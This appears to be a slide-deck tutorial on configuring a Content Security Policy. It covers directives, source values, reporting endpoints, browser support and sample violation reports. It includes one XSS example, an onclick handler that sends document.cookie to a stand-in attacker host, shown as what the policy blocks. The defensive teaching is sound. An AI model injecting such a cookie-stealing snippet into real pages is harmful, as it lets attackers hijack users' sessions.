Shield Your App With a Content Security Policy (CSP)

Peter Cosemans
Michiel Olijslagers

Content Security Policy (CSP)

Content Security Policy (CSP) is a powerful browser security mechanism that **can prevent XSS attacks**. By defining a Content Security Policy, website owners can control and restrict the types of content that can be loaded, such as scripts, stylesheets, images, fonts, and more.

This policy helps prevent the execution of malicious scripts or the loading of unauthorized resources from external domains.

```
Content-Security-Policy: default-src 'none';script-src 'self'; img-src 'self'
https://cash.squarecdn.com; connect-src 'self';
```

CSP is a new layer of defense

```
Content-Security-Policy:
  default-src 'none';
  script-src 'self';
  img-src 'self' https://cash.squarecdn.com;
  connect-src 'self';
```

```
<a onclick=”window.location=’http://mal.co?cookie=’+document.cookie”>
   Decline Payment</a>
```

❌ Blocked by script-src (no unsafe-inline)

```
<img src=”https://cash.squarecdn.com/v192/logo.png” />
```

✅ Allowed by img-src

```
<img src=”https://tracker.malcicious.co/track” />
```

❌ Blocked by img-src, domain not listed

Specifying CSP

HTTP Header:

```
Content-Security-Policy: default-src 'self' cdn.example.com
```

This is the recommended way to implement a CSP by W3

Meta Tag:

```
<head>
  <title>My Page Title</title>
  <meta http-equiv=”Content-Security-Policy”
        content=”default-src ‘self’ cdn.example.com />
</head>
```

Some features, such as sending CSP violation reports, are only available when using the HTTP headers

Common CSP Directives & Examples

Directive	Example	Description
`default-src`	`default-src 'self' cdn.example.com;`	Default policy, used in any case (JavaScript, Fonts, CSS, Frames etc.) except if overridden by a more precise directive.
`script-src`	`script-src 'self' cdn.example.com;`	Defines authorized sources for scripts
`style-src`	`style-src 'self' cdn.example.com;`	Defines authorized sources for stylesheets (CSS)
`img-src`	`img-src 'self' cdn.example.com;`	Defines authorized sources for images, or link element related to an image type (ex: rel=”icon”)
`object-src`	`object-src 'none';`	Defines authorized sources for plugins (ex: <object> or <embed>)

Common CSP Directives & Examples

Directive	Example	Description
`font-src`	`default-src 'self' cdn.example.com;`	Defines authorized sources where fonts files can be loaded from
`connect-src`	`connect-src 'self' api.example.com;`	Policy applies to connections from a XMLHttpRequest (AJAX) or a WebSocket
`report-uri`	`report-uri /some-report-uri;`	Instructs a browser to create a report of policy failures. If a piece of content is blocked, the browser will send a report of the information to this URI.

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/Sources#relevant_directives

Common Source Values for -src Directives

Value	Example	Description
`*`	`img-src *`	Wildcard, allows any URL except data: blob: filesystem: schemes
`'none'`	`object-src 'none'`	Prevents loading resources from any source.
`'self'`	`script-uri 'self'`	Allows loading resources from the same origin. Note that '*self*' does not include any of your sub-domains
`data:`	`img-src 'self' data:`	Allows loading resources via the data scheme (eg Base64 encoded images)
`domain.example.com`	`img-src domain.example.com`	Allows loading resources from the specified domain name.
`*.example.com`	`img-src *.example.com`	Allows loading resources from any subdomain under example.com

Common Source Values for -src Directives

Value	Example	Description
https://cdn.com	img-src https://cdn.com	Allows loading resources only over HTTPS matching the given domain
https:	img-src https:	Allows loading resources only over HTTPS on any domain.
'self'	script-uri 'self'	Allows loading resources from the same origin (same scheme and domain name).
'unsafe-inline'	script-src 'unsafe-inline'	Allows use of inline source elements such as style attribute, onclick, or script tag bodies and javascript: URIs
'unsafe-eval'	script-src 'unsafe-eval'	Allows use of unsafe dynamic code evaluation like JavaScript eval()

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/Sources#sources

Some examples

A website administrator wants all content to come from the site's own origin (this excludes subdomains.)

```
Content-Security-Policy: default-src 'self'
```


A website administrator wants to allow content from a trusted domain and all its subdomains (it doesn't have to be the same domain that the CSP is set on.)

```
Content-Security-Policy: default-src 'self' example.com *.example.com
```

A website administrator wants to allow users of a web application to include images from any origin in their own content, but to restrict audio or video media to trusted providers, and all scripts only to a specific server that hosts trusted code.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org
example.net; script-src userscripts.example.com
```

A more complete CSP



```
default-src                   // Rules applied to any directives not listed below
  'self'                      // Can access resources on the host domain
  https://cash.squarecdn.com; // Can access the CDN

script-src
  'self'
  'nonce-YLMZop38Ktla8/hmmA==' // Script Nonce. For inline <script> tags
  'unsafe-inline'              // For Safari, Allow inline scripts initially, we turn them off later
  https://cash.squarecdn.com
  https://connect.facebook.net // Facebook Connect Library
  https://ajax.googleapis.com
  https://www.google-analytics.com

style-src                     // Explicitly defined directives do not inherit from `default-src`
  'self'                      // We must re-state everything that should be allowed
  'unsafe-inline'             // Allow inline CSS styles
  https://cash.squarecdn.com; // Allow CSS from the CDN

img-src
  'self'
  data:                       // Allow data URIs (inline images)
  https://cash.squarecdn.com
  https://images.squareup.com
  https://www.facebook.com;   // Facebook Connect Library
```

How to configure CSP to protect against XSS

Start with reporting only

A good starting point

```
Content-Security-Policy-Report-Only:
  object-src 'none';
  base-uri 'none';
  frame-ancestors 'self';
  default-src 'self';
  script-src 'self' 'report-sample';
  style-src 'self' 'report-sample';
  img-src 'self';
  font-src 'self';
  connect-src 'self';
  block-all-mixed-content;
```

CSP Reporting

Reporting directives

Deprecated in favor of Report-To

The ***report-uri*** instructs a browser to create a report of policy failures. If a piece of content is blocked, the browser will send a report of the information to this URI.

```
Content-Security-Policy:  report-uri http://event.mydomain.com/some-report-uri;
```

The ***report-to*** is a reporting directive of the Content-Security-Policy (CSP) HTTP response header, which instructs the browser to send website violation reports to the configured endpoint for the violation.

```
Reporting-Endpoints: csp-endpoint="https://example.com/reports"

Content-Security-Policy: report-to csp-endpoint ...
```

Processing Content Security Policy violation reports

Now, whenever someone visits your site, and his browser blocks scripts, styles, fonts, or other resources based on your CSP configuration, it makes an HTTP POST request passing along a JSON-formatted report of the violation.

```
{
  "csp-report": {
    "document-uri": "https://example.com/foo/bar",
    "referrer": "https://www.google.com/",
    "violated-directive": "default-src self",
    "original-policy": "default-src self; report-to csp-endpoint",
    "blocked-uri": "http://evilhackerscripts.com"
  }
}
```

report-uri vs report-to


- report-uri
  - It’s a CSP Level 2 Reports
  - Has wide browser support, across Chrome, Firefox, Safari and Edge
  - In browsers that support ‘report-to’, the ‘report-uri’ directive will be ignored
- report-to
  - The ‘report-to’ directive was introduced in CSP Level 3
  - There is limited browser support for `report-to`, so you must provide a fallback

A report-to with fallback

```
Content-Security-Policy:
   report-uri http://event.mydomain.com/some-report-uri;
   report-to csp-endpoint
   ...
```

Browser Support

report-uri




headers HTTP header: Content-Security-Policy: report-uri

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE ⚠ *	Chrome for Android	Safari on iOS *
🟥 4-24	🟥 12-13	🟥 3.1-6.1	🟥 2-22	🟥 10-12.1			🟥 3.2-6.1
🟩 25-117	🟩 14-117	🟩 7-17.0	🟩 23-117	🟩 15-102	🟥 6-10		🟩 7-17.0
🟩 118	🟩 118	🟩 17.1	🟩 118	🟩 103	🟥 11	🟩 118	🟩 17.1
🟩 119-121		🟩 17.2-TP	🟩 119-121				🟩 17.2

report-to



headers HTTP header: Content-Security-Policy: report-to

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE ⚠ *	Chrome for Android	Safari on iOS *	Samsung Internet
🟥 4-69	🟥 12-18	🟥 3.1-16.3		🟥 10-56			🟥 3.2-16.3	🟥 4-9.2
🟩 70-121	🟩 79-121	🟩 16.4-17.3	🟥 2-122	🟩 57-107	🟥 6-10		🟩 16.4-17.3	🟩 10.1-22
🟩 122	🟩 122	🟩 17.4	🟥 123	🟩 108	🟥 11	🟩 122	🟩 17.4	🟩 23
🟩 123-125		🟩 TP	🟥 124-126					

Reporting endpoints

Several tools exist for the collection and analysis of CSP reports. Here are a few hosted services:


- https://report-uri.com/
- https://csper.io/
- https://www.uriports.com/

Exception tracking,

- https://sentry.io/

Or build your own

CSP Report Sample (Report URI)




View 100 records

Action	Date	URI	Directive	Blocked URI	Raw	Count
All	Months Oct 2023	hostname path	All	blocked hostname blocked path		All All
Report Only	15 Oct 2023 16:07:02	http://localhost:4200/trainings	font-src	https://fonts.gstatic.com/s/poppins/v20/pxiGyp8kv8JHgFVrLPTufntAOvWDSHFF.woff2	hide	3

Raw


```
{
    "csp-report": {
        "document-uri": "http://localhost:4200/trainings",
        "effective-directive": "font-src",
        "original-policy": "default-src 'none'; form-action 'none'; frame-ancestors 'none'; report-uri https://6a736322df9c3e34320d915b4e263ad3.re
        "blocked-uri": "https://fonts.gstatic.com/s/poppins/v20/pxiGyp8kv8JHgFVrLPTufntAOvWDSHFF.woff2",
        "status-code": 200
    }
}
```

CSP Report Sample (sentry)



style-src-elem

effective_directive	style-src-elem
blocked_uri	inline
document_uri	delightful-rock-07730c603.3.azurestaticapps.net
original_policy	script-src 'self' 'unsafe-inline'; style-src 'self' *.googleapis.com; font-src 'self' *.gstatic.com...
referrer	
status_code	200
violated_directive	style-src-elem
source_file	delightful-rock-07730c603.3.azurestaticapps.net/main.d3508b5fa4c869
line_number	1
column_number	237219
script_sample	
disposition	enforce




Message

```
Blocked 'style' from 'inline:'
```

Tags

blocked-uri	inline
browser	Google Chrome 117
browser.name	Google Chrome
client_os.name	macOS
device	Mac
device.family	Mac
effective-directive	style-src-elem
level	error
logger	csp
user	ip:81.82.60.205
url	https://delightful-rock-07730c603.3.azurestatic...

Reporting API in Chrome



Reports

URL	Type	Status	Destination	Generated at	Body
https://reporting-api-d…	csp-violation	Success	main-endpoint	27/10/2023, …	{"blockedUR…
https://reporting-api-d…	document-po…	Success	main-endpoint	27/10/2023, …	{"columnNum…
https://reporting-api-d…	intervention	Success	default	27/10/2023, …	{"columnNum…
https://reporting-api-d…	permissions-…	Success	default	27/10/2023, …	{"columnNum…

```
▼ {blockedURL: "https://example.com/script.js", disposition: "enforce",…}
    blockedURL: "https://example.com/script.js"
    disposition: "enforce"
    documentURL: "https://reporting-api-demo.glitch.me/page"
    effectiveDirective: "script-src-elem"
    originalPolicy: "script-src 'self'; object-src 'none'; report-to main-endpoint;"
    referrer: "https://developer.chrome.com/"
    sample: ""
    statusCode: 200
```

Endpoints

Origin	Name	URL
https://reporting-api-demo.glitch.me	default	https://reports-endpoint.glitch.me/default
https://reporting-api-demo.glitch.me	main-endpoint	https://reports-endpoint.glitch.me/main

https://reporting-api-demo.glitch.me/page


A complete CSP, NEL & Reporting Config

```
Content-Security-Policy:
  script-src 'nonce-DhcnhD3khTMePgXwdayK9BsMqXjhguVV' 'strict-dynamic'
  report-uri https://example.com/reports;
  report-to report-endpoint

Reporting-Endpoints: report-endpoint="https://example.com/reports"

Nel: { report_to: 'report-endpoint', max_age: 31536000, include_subdomains: true }
```

https://www.w3.org/TR/reporting/
https://www.w3.org/TR/network-error-logging/
https://www.w3.org/TR/CSP/

CSP Evaluation

Google CSP Evaluator



CSP Evaluator

```
script-src 'self' 'unsafe-inline' sentry.io *.sentry.io browser.sentry-cdn.com
    js.sentry-cdn.com widget.usersnap.com resources.usersnap.com;
style-src 'self' 'unsafe-inline' fonts.googleapis.com;
font-src 'self' fonts.googleapis.com fonts.gstatic.com;
connect-src 'self' graph.microsoft.com
    prd-euri-training-catalog-api.azurewebsites.net
    dev-euri-training-catalog-api.azurewebsites.net login.microsoftonline.com
    *.sentry.io fonts.gstatic.com fonts.googleapis.com sentry.io
    widget.usersnap.com;
img-src 'self' data:;
object-src 'none';
base-uri 'self';
form-action 'none';
